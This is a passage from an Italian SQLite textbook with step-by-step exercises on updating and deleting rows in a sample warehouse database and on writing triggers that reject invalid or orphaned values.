Si prepari il file ‘`modifica-clienti-fornitori.sql`’, seguendo lo scheletro seguente, tenendo conto che si vuole cambiare la ragione sociale delle relazioni ‘**`Clienti`**’ e ‘**`Fornitori`**’, in modo che sia costituita da caratteri maiuscoli. Pertanto, la sostituzione riguarda tutte le tuple in entrambe le relazioni.

Figura 712.10. Scheletro del file ‘`modifica-clienti-fornitori.sql`’, da completare.

```
-- Modifica delle relazioni "Clienti" e "Fornitori"
-- Esercizio di: cognome nome classe
-- Data: data
-- File: modifica-clienti-fornitori.sql

UPDATE Clienti
       SET …

UPDATE Fornitori
       SET …
```

Una volta completato e salvato il file ‘`modifica-clienti-fornitori.sql`’, se ne controlli il funzionamento con la base di dati:

$ **`sqlite3 mag.db < modifica-clienti-fornitori.sql`** [*Invio*]

Se non si ottiene alcun messaggio da parte del programma, la modifica delle tuple dovrebbe essere avvenuta con successo, altrimenti è stato commesso un errore. Per rimediare all'errore dovrebbe essere sufficiente correggere il file ‘`modifica-articoli.sql`’ e riprovare. Quando si ritiene di avere eseguito l'operazione correttamente, si possono interrogare le due relazioni per verificarne il contenuto. Si esegua il procedimento seguente, in modo interattivo:

$ **`sqlite3 mag.db`** [*Invio*]

```
SQLite version …
Enter ".help" for instructions
```

sqlite> **.headers on** [*Invio*]

sqlite> **.mode column** [*Invio*]

sqlite> **SELECT * FROM Clienti;** [*Invio*]

Si dovrebbe ottenere il listato seguente:

```
Cliente RagioneSociale Paese  Indirizzo    CAP   Citta     Prov Telefono    Fax         CFPI
------- -------------- ------ ------------ ----- --------- ---- ----------- ----------- -----------
1       MEVIO VEVI     ITALIA via Mare, 11 31050 Morgano   TV   0422,444444 0422,555555 45678901234
2       FILANO FILANI  ITALIA via Farfalle 31032 Feltre    BL   0439,555555 0439,666666 56789012345
3       MARTINO MARTIN ITALIA via Marte, 3 31010 Mareno di TV   0438,666666 0438,777777 67890123456
```

sqlite> **SELECT * FROM Fornitori;** [*Invio*]

Si dovrebbe ottenere il listato seguente:

```
Fornitore RagioneSociale Paese  Indirizzo     CAP   Citta      Prov Telefono    Fax         CFPI
--------- -------------- ------ ------------- ----- ---------- ---- ----------- ----------- -----------
1         TIZIO TIZI     ITALIA via Tazio, 11 31100 Treviso    TV   0422,111111 0422,222222 12345678901
2         CAIO CAI       ITALIA via Caino, 22 31033 Castelfran TV   0423,222222 0423,333333 23456789012
3         SEMPRONIO SEMP ITALIA via Salina, 3 31057 Silea      TV   0422,333333 0422,444444 34567890123
```

Se tutto funziona regolarmente, si consegni per la valutazione la stampa del file ‘`modifica-clienti-fornitori.sql`’.

Prima di passare alla sezione successiva, si deve ripristinare la base di dati al suo stato precedente. Per questo, è necessario cancellare il file ‘`mag.db`’ e poi ricrearlo con il comando seguente:

$ **sqlite3 mag.db < magazzino.sql** [*Invio*]

712.5 Conclusione

Il file ‘`prova-modifica-causali.sql`’ non serve più e va cancellato.

Capitolo 713

Eliminazione delle tuple

La cancellazione delle tuple avviene attraverso l'istruzione '**DELETE FROM**', con un procedimento simile a quello della modifica, in quanto va specificata la condizione di cancellazione, altrimenti si ottiene l'eliminazione di tutte le tuple della relazione.

713.1 Cancellazione di una causale di magazzino

Con l'ausilio di un programma per la scrittura e modifica di file di testo puro, si crei il file 'prova-cancella-causali.sql', contenente il testo seguente, sostituendo le metavariabili con informazioni appropriate e rispettando la punteggiatura:

```
-- Cancellazione nella relazione "Causali"
-- Esercizio di: cognome nome classe
-- Data: data
-- File: prova-cancella-causali.sql

DELETE FROM Causali
       WHERE Causale = 1;
```

In questo modo, si vuole eliminare la tupla della relazione '**Causali**', con il codice causale uno (quella che ha la descrizione «Carico per acquisto»).

Si controlli di avere scritto il file 'prova-cancella-causali.sql' in modo corretto, rispettando anche la punteggiatura; si controlli di avere salvato il file con il nome previsto, quindi si proceda con il comando seguente:

$ **sqlite3 mag.db < prova-cancella-causali.sql** [*Invio*]

Se non si ottiene alcun messaggio da parte del programma, la cancellazione della tupla dovrebbe essere avvenuta con successo, altrimenti, è stato commesso un errore. Per rimediare all'errore, dovrebbe essere sufficiente modificare il file 'prova-cancella-causali.sql' e riprovare. Quando si ritiene di avere cancellato la tupla in questione, si può interrogare la relazione per verificarne lo stato. Si esegua il procedimento seguente, in modo interattivo:

$ **sqlite3 mag.db** [*Invio*]

```
SQLite version …
Enter ".help" for instructions
```

sqlite> **.headers on** [*Invio*]

sqlite> **.mode column** [*Invio*]

sqlite> **SELECT * FROM Causali;** [*Invio*]

Si dovrebbe ottenere il listato seguente:

```
Causale     Descrizione          Variazione
----------  -------------------  ----------
2           Scarico per vendita  -1
3           Reso da cliente      1
4           Reso a fornitore     -1
```

```
5           Rettifica aumento a  1
6           Rettifica aumento v  -1
7           Rettifica diminuzio  1
8           Rettifica diminuzio  -1
9           Carico da produzion  1
10          Scarico a produzion  -1
11          Carico da altro mag  1
12          Scarico ad altro ma  -1
13          Saldo iniziale       1
```

Come sempre, si conclude il funzionamento interattivo di '**sqlite3**' con il comando '**.quit**':

sqlite> **.quit** [*Invio*]

Prima di passare alla sezione successiva, si deve ripristinare la base di dati al suo stato precedente. Per questo, è necessario cancellare il file 'mag.db' e poi ricrearlo con il comando seguente:

$ **sqlite3 mag.db < magazzino.sql** [*Invio*]

713.2 Cancellazione di diverse causali di magazzino

Si riprenda il file 'prova-cancella-causali.sql' e lo si modifichi secondo la forma seguente, sostituendo le metavariabili con informazioni appropriate e rispettando la punteggiatura:

```
-- Cancellazione nella relazione "Causali"
-- Esercizio di: cognome nome classe
-- Data: data
-- File: prova-cancella-causali.sql

DELETE FROM Causali
       WHERE Variazione = -1;
```

In questo modo, si vogliono eliminare le tuple corrispondenti a una riduzione della quantità in magazzino, (in quanto nell'attributo '**Variazione**' ha il valore -1).

Si controlli di avere scritto il file 'prova-cancella-causali.sql' in modo corretto, rispettando anche la punteggiatura; si controlli di avere salvato il file con il nome previsto, quindi si proceda con il comando seguente:

$ **sqlite3 mag.db < prova-cancella-causali.sql** [*Invio*]

Se non si ottiene alcun messaggio da parte del programma, la cancellazione dovrebbe avere avuto successo, altrimenti, è stato commesso un errore. Per rimediare all'errore, dovrebbe essere sufficiente modificare il file 'prova-cancella-causali.sql' e riprovare. Quando si ritiene di avere eseguito l'operazione con successo, si può interrogare la relazione per verificare i cambiamenti apportati. Si esegua il procedimento seguente, in modo interattivo:

$ **sqlite3 mag.db** [*Invio*]

```
SQLite version …
Enter ".help" for instructions
```

sqlite> **.headers on** [*Invio*]

sqlite> **.mode column** [*Invio*]

sqlite> **SELECT * FROM Causali;** [*Invio*]

Si dovrebbe ottenere il listato seguente:

```
Causale     Descrizione          Variazione
----------  -------------------  ----------
1           Carico per acquisto  1
3           Reso da cliente      1
5           Rettifica aumento a  1
7           Rettifica diminuzio  1
9           Carico da produzion  1
11          Carico da altro mag  1
13          Saldo iniziale       1
```

Come sempre, si conclude il funzionamento interattivo di '**sqlite3**' con il comando '**.quit**':

sqlite> **.quit** [*Invio*]

Prima di passare alla sezione successiva, si deve ripristinare la base di dati al suo stato precedente. Per questo, è necessario cancellare il file 'mag.db' e poi ricrearlo con il comando seguente:

$ **sqlite3 mag.db < magazzino.sql** [*Invio*]

713.3 Verifica sulla cancellazione di alcuni articoli

Si prepari il file 'cancella-articoli.sql', seguendo lo scheletro seguente, tenendo conto che si vogliono eliminare i dischetti (i primi due).

Figura 713.7. Scheletro del file 'cancella-articoli.sql', da completare.

```
-- Cancellazione di alcune tuple della relazione "Articoli"
-- Esercizio di: cognome nome classe
-- Data: data
-- File: cancella-articoli.sql

DELETE FROM Articoli
       WHERE …

DELETE FROM Articoli
       WHERE …
```

Una volta completato e salvato il file 'cancella-articoli.sql', se ne controlli il funzionamento con la base di dati:

$ **sqlite3 mag.db < cancella-articoli.sql** [*Invio*]

Se non si ottiene alcun messaggio da parte del programma, la cancellazione delle tuple dovrebbe essere avvenuta con successo, altrimenti è stato commesso un errore. Per rimediare

all'errore dovrebbe essere sufficiente correggere il file '`modifica-articoli.sql`' e riprovare. Quando si ritiene di avere eseguito l'operazione correttamente, si può interrogare la relazione '**`Articoli`**' per verificarne il risultato. Si esegua il procedimento seguente, in modo interattivo:

$ **sqlite3 mag.db** [*Invio*]

```
SQLite version …
Enter ".help" for instructions
```

sqlite> **.headers on** [*Invio*]

sqlite> **.mode column** [*Invio*]

sqlite> **SELECT * FROM Articoli;** [*Invio*]

Si dovrebbe ottenere il listato seguente:

```
Articolo    Descrizione  UM          Listino     ScortaMin
----------  -----------  ----------  ----------  ----------
101         CD-R 16x     pz          0.5         500
102         CD-R 52x     pz          1           500
201         CD-RW 4x     pz          1           200
202         CD-RW 8x     pz          1.5         200
301         DVD-R 8x     pz          1           200
302         DVD-R 16x    pz          2           200
401         DVD+R 8x     pz          1           200
402         DVD+R 16x    pz          2           200
501         DVD-RW 8x    pz          2           200
601         DVD+RW 8x    pz          2           200
```

Se tutto funziona regolarmente, si consegni per la valutazione la stampa del file '`cancella-articoli.sql`'.

Prima di passare alla sezione successiva, si deve ripristinare la base di dati al suo stato precedente. Per questo, è necessario cancellare il file '`mag.db`' e poi ricrearlo con il comando seguente:

$ **sqlite3 mag.db < magazzino.sql** [*Invio*]

713.4 Conclusione

Il file '`prova-cancella-causali.sql`' non serve più e va cancellato.

Capitolo 714

Grilletti per il controllo del dominio degli attributi

Nel momento in cui si inseriscono o si modificano i valori per una tupla di una certa relazione, può essere importante fare in modo di rifiutare i valori impossibili, in quanto non facenti parte del dominio previsto per gli attributi della stessa. Di solito, questo tipo di controllo può essere dichiarato in fase di creazione della relazione; tuttavia, un DBMS limitato potrebbe ignorare tali dichiarazioni.

I ***grilletti*** sono delle funzioni che «scattano», in quanto vengono eseguite, quando si verificano certi eventi. Attraverso i grilletti è possibile impedire l'inserimento di valori errati all'interno degli attributi e questo è l'obiettivo del capitolo.

714.1 Creazione dei grilletti «Causali_ins» e «Causali_upd»

Con l'ausilio di un programma per la scrittura e modifica di file di testo puro, si crei il file '`grilletti-causali.sql`', contenente il testo seguente, sostituendo le metavariabili con informazioni appropriate e rispettando la punteggiatura:

```
-- Creazione dei grilletti "Causali_ins" e "Causali_upd"
-- Esercizio di: cognome nome classe
-- Data: data
-- File: grilletti-causali.sql

CREATE TRIGGER Causali_ins
               BEFORE INSERT ON Causali
               FOR EACH ROW
               BEGIN
                    SELECT CASE
                    WHEN (NEW.Variazione > 1)
                    THEN
                        RAISE (ABORT, 'L''attributo "Variazione" non può essere superiore a 1!')
                    WHEN (NEW.Variazione < -1)
                    THEN
                        RAISE (ABORT, 'L''attributo "Variazione" non può essere inferiore a -1!')
                    WHEN (NEW.Variazione = 0)
                    THEN
                        RAISE (ABORT, 'L''attributo "Variazione" non può essere pari a 0!')
                    END;
                END;

CREATE TRIGGER Causali_upd
               BEFORE UPDATE ON Causali
               FOR EACH ROW
               BEGIN
                    SELECT CASE
                    WHEN (NEW.Variazione > 1)
                    THEN
                        RAISE (ABORT, 'L''attributo "Variazione" non può essere superiore a 1!')
                    WHEN (NEW.Variazione < -1)
                    THEN
                        RAISE (ABORT, 'L''attributo "Variazione" non può essere inferiore a -1!')
                    WHEN (NEW.Variazione = 0)
                    THEN
                        RAISE (ABORT, 'L''attributo "Variazione" non può essere pari a 0!')
                    END;
                END;
```

In questo modo, si creano i grilletti '**`Causali_ins`**' e '**`Causali_upd`**', con lo scopo di avvisare in caso di inserimento di un valore impossibile nell'attributo '**`Variazione`**' della relazione '**`Causali`**' (sia nel caso di inserimento di una tupla nuova, sia quando si cerca di modificare quell'attributo in una tupla già esistente). Si osservi che, all'interno dei messaggi di errore, l'apostrofo è stato raddoppiato, per evitare che possa essere interpretato come la conclusione della stringa.

Si controlli di avere scritto il file '`grilletti-causali.sql`' in modo corretto, rispettando anche la punteggiatura; si controlli di avere salvato il file con il nome previsto, quindi si proceda con il comando seguente:

$ **`sqlite3 mag.db < grilletti-causali.sql`** [*Invio*]

Se non si ottiene alcun messaggio da parte del programma, la creazione dei grilletti dovrebbe essere avvenuta con successo, altrimenti, è stato commesso un errore. Per rimediare all'errore, si devono prima cancellare i grilletti, quindi si può ritentare l'inserimento del comando (ammesso che il file '`grilletti-causali.sql`' sia stato corretto di conseguenza). I passaggi per eliminare i grilletti, in modo interattivo, sono quelli seguenti:

$ **`sqlite3 mag.db`** [*Invio*]

```
SQLite version …
Enter ".help" for instructions
```

sqlite> **`DROP TRIGGER Causali_ins;`** [*Invio*]

sqlite> **`DROP TRIGGER Causali_upd;`** [*Invio*]

sqlite> **`.quit`** [*Invio*]

Quando si ritiene di avere creato correttamente i grilletti, si può tentare l'inserimento o la modifica di tuple con valori errati nella relazione '**`Causali`**', per verificare se queste vengono rifiutate come dovrebbero. Si proceda con i passaggi seguenti, utilizzando '**`sqlite3`**' in modo interattivo:

$ **`sqlite3 mag.db`** [*Invio*]

```
SQLite version …
Enter ".help" for instructions
```

sqlite> **`INSERT INTO Causali VALUES (100, 'Doppio carico', +2);`** [*Invio*]

```
INSERT INTO Causali VALUES (100, 'Doppio carico', +2);
SQL error: L'attributo "Variazione" non può essere superiore a 1!
```

sqlite> **`INSERT INTO Causali VALUES (101, 'Doppio scarico', -2);`** [*Invio*]

```
INSERT INTO Causali VALUES (101, 'Doppio scarico', -2);
SQL error: L'attributo "Variazione" non può essere inferiore a -1!
```

sqlite> **`INSERT INTO Causali VALUES (102, 'Movimento nullo', 0);`** [*Invio*]

```
INSERT INTO Causali VALUES (102, 'Movimento nullo', 0);
SQL error: L'attributo "Variazione" non può essere pari a 0!
```

sqlite> **UPDATE Causali SET Variazione = +2 WHERE Causale = 1;** [*Invio*]

```
UPDATE Causali SET Variazione = +2 WHERE Causale = 1;
SQL error: L'attributo "Variazione" non può essere superiore a 1!
```

sqlite> **UPDATE Causali SET Variazione = -2 WHERE Causale = 2;** [*Invio*]

```
UPDATE Causali SET Variazione = -2 WHERE Causale = 2;
SQL error: L'attributo "Variazione" non può essere inferiore a -1!
```

sqlite> **UPDATE Causali SET Variazione = 0 WHERE Causale = 3;** [*Invio*]

```
UPDATE Causali SET Variazione = 0 WHERE Causale = 3;
SQL error: L'attributo "Variazione" non può essere pari a 0!
```

sqlite> **.quit** [*Invio*]

714.2 Creazione del grilletto «Articoli_ins» e «Articoli_upd»

Con l'ausilio di un programma per la scrittura e modifica di file di testo puro, si crei il file '`grilletti-articoli.sql`', contenente il testo seguente, sostituendo le metavariabili con informazioni appropriate e rispettando la punteggiatura:

```
-- Creazione dei grilletti "Articoli_ins" e "Articoli_upd"
-- Esercizio di: cognome nome classe
-- Data: data
-- File: grilletti-articoli.sql

CREATE TRIGGER Articoli_ins
               BEFORE INSERT ON Articoli
               FOR EACH ROW
               BEGIN
                    SELECT CASE
                    WHEN (NEW.Listino <= 0)
                    THEN
                        RAISE (ABORT, 'Il prezzo non può essere inferiore o uguale a zero!')
                    WHEN (NEW.ScortaMin < 0)
                    THEN
                        RAISE (ABORT, 'La scorta minima non può essere inferiore a zero!')
                    END;
                END;

CREATE TRIGGER Articoli_upd
               BEFORE UPDATE ON Articoli
               FOR EACH ROW
               BEGIN
                    SELECT CASE
                    WHEN (NEW.Listino <= 0)
                    THEN
                        RAISE (ABORT, 'Il prezzo non può essere inferiore o uguale a zero!')
                    WHEN (NEW.ScortaMin < 0)
```

```
                    THEN
                        RAISE (ABORT, 'La scorta minima non può essere inferiore a zero!')
                    END;
                END;
```

In questo modo, si creano i grilletti '**`Articoli_ins`**' e '**`Articoli_upd`**', con lo scopo di impedire l'inserimento di valori impossibili per il prezzo di listino e per la scorta minima (sia con le istruzioni '**`INSERT`**', sia con '**`UPDATE`**').

Si controlli di avere scritto il file '`grilletti-articoli.sql`' in modo corretto, rispettando anche la punteggiatura; si controlli di avere salvato il file con il nome previsto, quindi si proceda con il comando seguente:

$ **`sqlite3 mag.db < grilletti-articoli.sql`** [*Invio*]

Se non si ottiene alcun messaggio da parte del programma, la creazione dei grilletti dovrebbe essere avvenuta con successo, altrimenti, è stato commesso un errore. Per rimediare all'errore, si devono prima cancellare i grilletti, quindi si può ritentare l'inserimento del comando (ammesso che il file '`grilletti-articoli.sql`' sia stato corretto di conseguenza). I passaggi per eliminare i grilletti, in modo interattivo, sono quelli seguenti:

$ **`sqlite3 mag.db`** [*Invio*]

```
SQLite version …
Enter ".help" for instructions
```

sqlite> **`DROP TRIGGER Articoli_ins;`** [*Invio*]

sqlite> **`DROP TRIGGER Articoli_upd;`** [*Invio*]

sqlite> **`.quit`** [*Invio*]

Quando si ritiene di avere creato correttamente i grilletti in questione, si può tentare l'inserimento di tuple con valori errati nella relazione '**`Articoli`**', per verificare se queste vengono rifiutate come dovrebbero. Si proceda con i passaggi seguenti, utilizzando '**`sqlite3`**' in modo interattivo:

$ **`sqlite3 mag.db`** [*Invio*]

```
SQLite version …
Enter ".help" for instructions
```

sqlite> **`INSERT INTO Articoli`** [*Invio*]

...> **`VALUES (660, 'DVD gratis','pz', 0, 200);`** [*Invio*]

```
INSERT INTO Articoli VALUES (660, 'DVD gratis','pz', 0, 200);
SQL error: Il prezzo non può essere inferiore o uguale a zero!
```

sqlite> **`INSERT INTO Articoli`** [*Invio*]

...> **`VALUES (661, 'DVD ti paghiamo noi','pz', -2.00, 200);`** [*Invio*]

```
  INSERT INTO Articoli VALUES (661, 'DVD ti paghiamo noi','pz', -2.00, 200);
  SQL error: Il prezzo non può essere inferiore o uguale a zero!
```

sqlite> **INSERT INTO Articoli** [*Invio*]

   ...>   **VALUES (662, 'DVD virtuale','pz', 2.00, -200);** [*Invio*]

```
  INSERT INTO Articoli VALUES (662, 'DVD virtuale','pz', 2.00, -200);
  SQL error: La scorta minima non può essere inferiore a zero!
```

sqlite> **UPDATE Articoli SET Listino = 0 WHERE Articolo = 1;** [*Invio*]

```
  UPDATE Articoli SET Listino = 0 WHERE Articolo = 1;
  SQL error: Il prezzo non può essere inferiore o uguale a zero!
```

sqlite> **UPDATE Articoli SET Listino = -2.00 WHERE Articolo = 2;** [*Invio*]

```
  UPDATE Articoli SET Listino = -2.00 WHERE Articolo = 2;
  SQL error: Il prezzo non può essere inferiore o uguale a zero!
```

sqlite> **UPDATE Articoli SET ScortaMin = -200 WHERE Articolo = 101;** [*Invio*]

```
  UPDATE Articoli SET ScortaMin = -200 WHERE Articolo = 101;
  SQL error: La scorta minima non può essere inferiore a zero!
```

sqlite> **.quit** [*Invio*]

714.3 Verifica sulla creazione dei grilletti «Movimenti_ins» e «Movimenti_upd»

Si prepari il file '`grilletti-movimenti.sql`', seguendo lo scheletro seguente, tenendo conto che si vuole impedire l'inserimento nella relazione '**`Movimenti`**' di quantità inferiori o uguali a zero e di valori inferiori a zero.

Figura 714.19. Scheletro del file ‘grilletto-movimenti.sql’, da completare.

```
-- Creazione dei grilletti "Movimenti_ins" e "Movimenti_upd"
-- Esercizio di: cognome nome classe
-- Data: data
-- File: grilletti-movimenti.sql

CREATE TRIGGER Movimenti_ins
               BEFORE INSERT …
               FOR EACH ROW
               BEGIN
                    …
                    …
                    …
               END;

CREATE TRIGGER Movimenti_upd
               BEFORE UPDATE …
               FOR EACH ROW
               BEGIN
                    …
                    …
                    …
               END;
```

Una volta completato e salvato il file ‘grilletti-movimenti’, se ne controlli il funzionamento con la base di dati:

$ **sqlite3 mag.db < grilletti-movimenti.sql** [*Invio*]

Se non si ottiene alcun messaggio da parte del programma, la creazione dei grilletti dovrebbe essere avvenuta con successo, altrimenti, è stato commesso un errore. Per rimediare all'errore, si devono prima cancellare i grilletti, quindi si può ritentare l'inserimento del comando (ammesso che il file ‘grilletti-movimenti.sql’ sia stato corretto di conseguenza).

Si consegni per la valutazione la stampa del file ‘grilletti-movimenti.sql’.

714.4 Conclusione

Prima di passare al capitolo successivo, si deve riprendere il file ‘magazzino.sql’ e vi si devono aggiungere le istruzioni per la creazione dei grilletti ‘**Causali_ins**’, ‘**Causali_upd**’, ‘**Articoli_ins**’, ‘**Articoli_upd**’, ‘**Movimenti_ins**’ e ‘**Movimenti_upd**’, come contenuto nei file ‘grilletti-causali.sql’, ‘grilletti-articoli.sql’ e ‘grilletti-movimenti.sql’.

Si osservi che la dichiarazione dei grilletti va collocata immediatamente dopo la creazione della relazione a cui fanno riferimento e immediatamente prima delle istruzioni che inseriscono delle tuple.

Una volta aggiornato il file ‘magazzino.sql’ come descritto, si deve cancellare il file ‘mag.db’ e ricreare a partire dalle istruzioni contenute nel file ‘magazzino.sql’:

$ **sqlite3 mag.db < magazzino.sql** [*Invio*]

Se vengono segnalati degli errori, occorre correggere il file '`magazzino.sql`', cancellare nuovamente il file '`mag.db`', quindi si deve ripetere l'operazione. La base di dati contenuta nel file '`mag.db`', viene usata nel capitolo successivo e non si può proseguire se non si riesce a ricrearla correttamente.

Capitolo 715 Grilletti per il controllo della validità esterna

Nel momento in cui si inseriscono, modificano o eliminano dei valori per una certa relazione, può essere importante fare in modo di rifiutare le azioni che non sono valide, in base al contenuto di altre relazioni. Di solito, questo tipo di controllo può essere dichiarato in fase di creazione della relazione; tuttavia, un DBMS limitato potrebbe ignorare tali dichiarazioni.

In questo capitolo si mostra l'uso dei grilletti per imporre dei vincoli di validità dipendenti dal contenuto di altre relazioni.

715.1 Controllo del codice articolo tra la relazione «Movimenti» e la relazione «Articoli»

Nel capitolo precedente sono stati creati due grilletti, denominato '**`Movimenti_ins`**' e '**`Movimenti_upd`**', con lo scopo di impedire l'inserimento (o la modifica) di valori impossibili per la quantità e per il valore del movimento. Questi due grilletti vengono ripresi ed estesi, allo scopo di impedire che possano essere inseriti movimenti riferiti ad articoli inesistenti, in quanto non ancora dichiarati nella relazione '**`Articoli`**'; inoltre ne viene aggiunto un altro, per impedire che un articolo possa essere eliminato dalla relazione '**`Articoli`**', se questo risulta essere ancora utilizzato nella relazione '**`Movimenti`**'.

Pertanto, si crei il file '`grilletti-movimenti-articoli.sql`', contenente il testo seguente, sostituendo le metavariabili con informazioni appropriate e rispettando la punteggiatura:

```
-- Creazione dei grilletti "Movimenti_ins", "Movimenti_upd" e "Articoli_del"
-- Esercizio di: cognome nome classe
-- Data: data
-- File: grilletti-movimenti-articoli.sql

CREATE TRIGGER Movimenti_ins
       BEFORE INSERT ON Movimenti
       FOR EACH ROW
       BEGIN
            SELECT CASE
            WHEN (NEW.Quantita <= 0)
            THEN
                RAISE (ABORT, 'La quantità non può essere inferiore o uguale a zero!')
            WHEN (NEW.Valore < 0)
            THEN
                RAISE (ABORT, 'Il valore caricato non può essere inferiore a zero!')
            WHEN ((SELECT Articolo FROM Articoli WHERE Articolo = NEW.Articolo) IS NULL)
            THEN
                RAISE (ABORT, 'Il codice articolo non è presente nella relazione Articoli!')
            END;
       END;

CREATE TRIGGER Movimenti_upd
       BEFORE UPDATE ON Movimenti
       FOR EACH ROW
       BEGIN
            SELECT CASE
            WHEN (NEW.Quantita <= 0)
            THEN
                RAISE (ABORT, 'La quantità non può essere inferiore o uguale a zero!')
            WHEN (NEW.Valore < 0)
            THEN
                RAISE (ABORT, 'Il valore caricato non può essere inferiore a zero!')
            WHEN ((SELECT Articolo FROM Articoli WHERE Articolo = NEW.Articolo) IS NULL)
            THEN
                RAISE (ABORT, 'Il codice articolo non è presente nella relazione Articoli!')
```

```
            END;
        END;

CREATE TRIGGER Articoli_del
        BEFORE DELETE ON Articoli
        FOR EACH ROW
        BEGIN
            SELECT CASE
            WHEN ((SELECT Articolo FROM Movimenti WHERE Articolo = OLD.Articolo) IS NOT NULL)
            THEN
                RAISE (ABORT, 'L''articolo non può essere rimosso, perché è utilizzato nella relazione Movimenti!')
            END;
        END;
```

Una volta completato e salvato il file '`grilletti-movimenti-articoli`', se ne deve controllare il funzionamento con la base di dati, ma prima vanno rimossi i grilletti '**`Movimenti_ins`**' e '**`Movimenti_upd`**', che qui vengono ricreati. Basta eseguire i passaggi seguenti:

`$` **`sqlite3 mag.db`** [*Invio*]

```
SQLite version …
Enter ".help" for instructions
```

`sqlite>` **`DROP TRIGGER Articoli_ins;`** [*Invio*]

`sqlite>` **`DROP TRIGGER Articoli_upd;`** [*Invio*]

`sqlite>` **`.quit`** [*Invio*]

Quando i grilletti preesistenti sono stati rimossi, si può eseguire il file '`grilletti-movimenti-articoli.sql`' nella base di dati:

`$` **`sqlite3 mag.db < grilletti-movimenti-articoli.sql`** [*Invio*]

Se non si ottiene alcun messaggio da parte del programma, la creazione dei grilletti dovrebbe essere avvenuta con successo, altrimenti, è stato commesso un errore. Per rimediare all'errore, si devono prima cancellare i grilletti (questa volta sono tre: '**`Movimenti_ins`**', '**`Movimenti_upd`**' e '**`Articoli_del`**'), quindi si può ritentare l'inserimento del comando (ammesso che il file '`grilletti-movimenti-articoli.sql`' sia stato corretto di conseguenza).

Per verificare che i vincoli dichiarati funzionino come previsto, si può provare a inserire un movimento che fa riferimento a un articolo inesistente; quindi, si può provare a cancellare un articolo che risulta invece movimentato:

`$` **`sqlite3 mag.db`** [*Invio*]

```
SQLite version …
Enter ".help" for instructions
```

`sqlite>` **`INSERT INTO Movimenti`** [*Invio*]

`...>` **`VALUES (11, 777, 2, '2007-01-25', 1, NULL,`** ↩
↪**`1000, 500.00);`** [*Invio*]

```
INSERT INTO Movimenti VALUES (11, 777, 2, '2007-01-25', 1, NULL, 1000, 500.00);
SQL error: Il codice articolo non è presente nella relazione Articoli!
```

sqlite> **UPDATE Movimenti SET Articolo = 777 WHERE Movimento = 2;** [*Invio*]

```
UPDATE Movimenti SET Articolo = 777 WHERE Movimento = 2;
SQL error: Il codice articolo non è presente nella relazione Articoli!
```

sqlite> **DELETE FROM Articoli WHERE Articolo = 2;** [*Invio*]

```
DELETE FROM Articoli WHERE Articolo = 2;
SQL error: L'articolo non può essere rimosso, perché è utilizzato nella relazione Movimenti!
```

sqlite> **.quit** [*Invio*]

715.2 Controllo del codice cliente tra la relazione «Movimenti» e la relazione «Clienti»

Vengono qui ripresi i grilletti '**Movimenti_ins**' e '**Movimenti_upd**', aggiungendo il grilletto '**Clienti_del**', con lo scopo di impedire che possano essere inseriti movimenti riferiti a clienti inesistenti (in quanto non ancora dichiarati nella relazione '**Clienti**') e di impedire la cancellazione di un cliente quando questo risulta essere ancora utilizzato nella relazione '**Movimenti**'.

Pertanto, si crei il file 'grilletti-movimenti-clienti.sql', contenente il testo seguente, sostituendo le metavariabili con informazioni appropriate e rispettando la punteggiatura:

```
-- Creazione dei grilletti "Movimenti_ins", "Movimenti_upd" e "Clienti_del"
-- Esercizio di: cognome nome classe
-- Data: data
-- File: grilletti-movimenti-clienti.sql

CREATE TRIGGER Movimenti_ins
       BEFORE INSERT ON Movimenti
       FOR EACH ROW
       BEGIN
            SELECT CASE
            WHEN (NEW.Quantita <= 0)
            THEN
                RAISE (ABORT, 'La quantità non può essere inferiore o uguale a zero!')
            WHEN (NEW.Valore < 0)
            THEN
                RAISE (ABORT, 'Il valore caricato non può essere inferiore a zero!')
            WHEN ((SELECT Articolo FROM Articoli WHERE Articolo = NEW.Articolo) IS NULL)
            THEN
                RAISE (ABORT, 'Il codice articolo non è presente nella relazione Articoli!')
            WHEN ((NEW.Cliente IS NOT NULL)
                  AND ((SELECT Cliente FROM Clienti WHERE Cliente = NEW.Cliente) IS NULL))
            THEN
                RAISE (ABORT, 'Il codice cliente non è presente nella relazione Clienti!')
            END;
       END;

CREATE TRIGGER Movimenti_upd
       BEFORE UPDATE ON Movimenti
       FOR EACH ROW
       BEGIN
            SELECT CASE
```

```
            WHEN (NEW.Quantita <= 0)
            THEN
                RAISE (ABORT, 'La quantità non può essere inferiore o uguale a zero!')
            WHEN (NEW.Valore < 0)
            THEN
                RAISE (ABORT, 'Il valore caricato non può essere inferiore a zero!')
            WHEN ((SELECT Articolo FROM Articoli WHERE Articolo = NEW.Articolo) IS NULL)
            THEN
                RAISE (ABORT, 'Il codice articolo non è presente nella relazione Articoli!')
            WHEN ((NEW.Cliente IS NOT NULL)
                  AND ((SELECT Cliente FROM Clienti WHERE Cliente = NEW.Cliente) IS NULL))
            THEN
                RAISE (ABORT, 'Il codice cliente non è presente nella relazione Clienti!')
            END;
       END;

CREATE TRIGGER Clienti_del
       BEFORE DELETE ON Clienti
       FOR EACH ROW
       BEGIN
            SELECT CASE
            WHEN ((SELECT Cliente FROM Movimenti WHERE Cliente = OLD.Cliente) IS NOT NULL)
            THEN
                RAISE (ABORT, 'Il cliente non può essere rimosso, perché è utilizzato nella relazione Movimenti!')
            END;
       END;
```

A differenza dell'esempio che appare nella sezione precedente, l'attributo '**Cliente**' della relazione '**Movimenti**' può contenere il valore nullo ('**NULL**'). Per questa ragione, il grilletto verifica prima che il valore inserito non sia nullo, poi che il codice cliente esista nella relazione '**Clienti**'.

Una volta completato e salvato il file 'grilletti-movimenti-clienti', se ne deve controllare il funzionamento con la base di dati, ma prima vanno rimossi i grilletti '**Movimenti_ins**' e '**Movimenti_upd**', che qui vengono ricreati. Basta eseguire i passaggi seguenti:

$ **sqlite3 mag.db** [*Invio*]

```
SQLite version …
Enter ".help" for instructions
```

sqlite> **DROP TRIGGER Articoli_ins;** [*Invio*]

sqlite> **DROP TRIGGER Articoli_upd;** [*Invio*]

sqlite> **.quit** [*Invio*]

Quando i grilletti preesistenti, associati alla relazione '**Movimenti**', sono stati rimossi, si può eseguire il file 'grilletti-movimenti-clienti.sql' nella base di dati:

$ **sqlite3 mag.db < grilletti-movimenti-clienti.sql** [*Invio*]

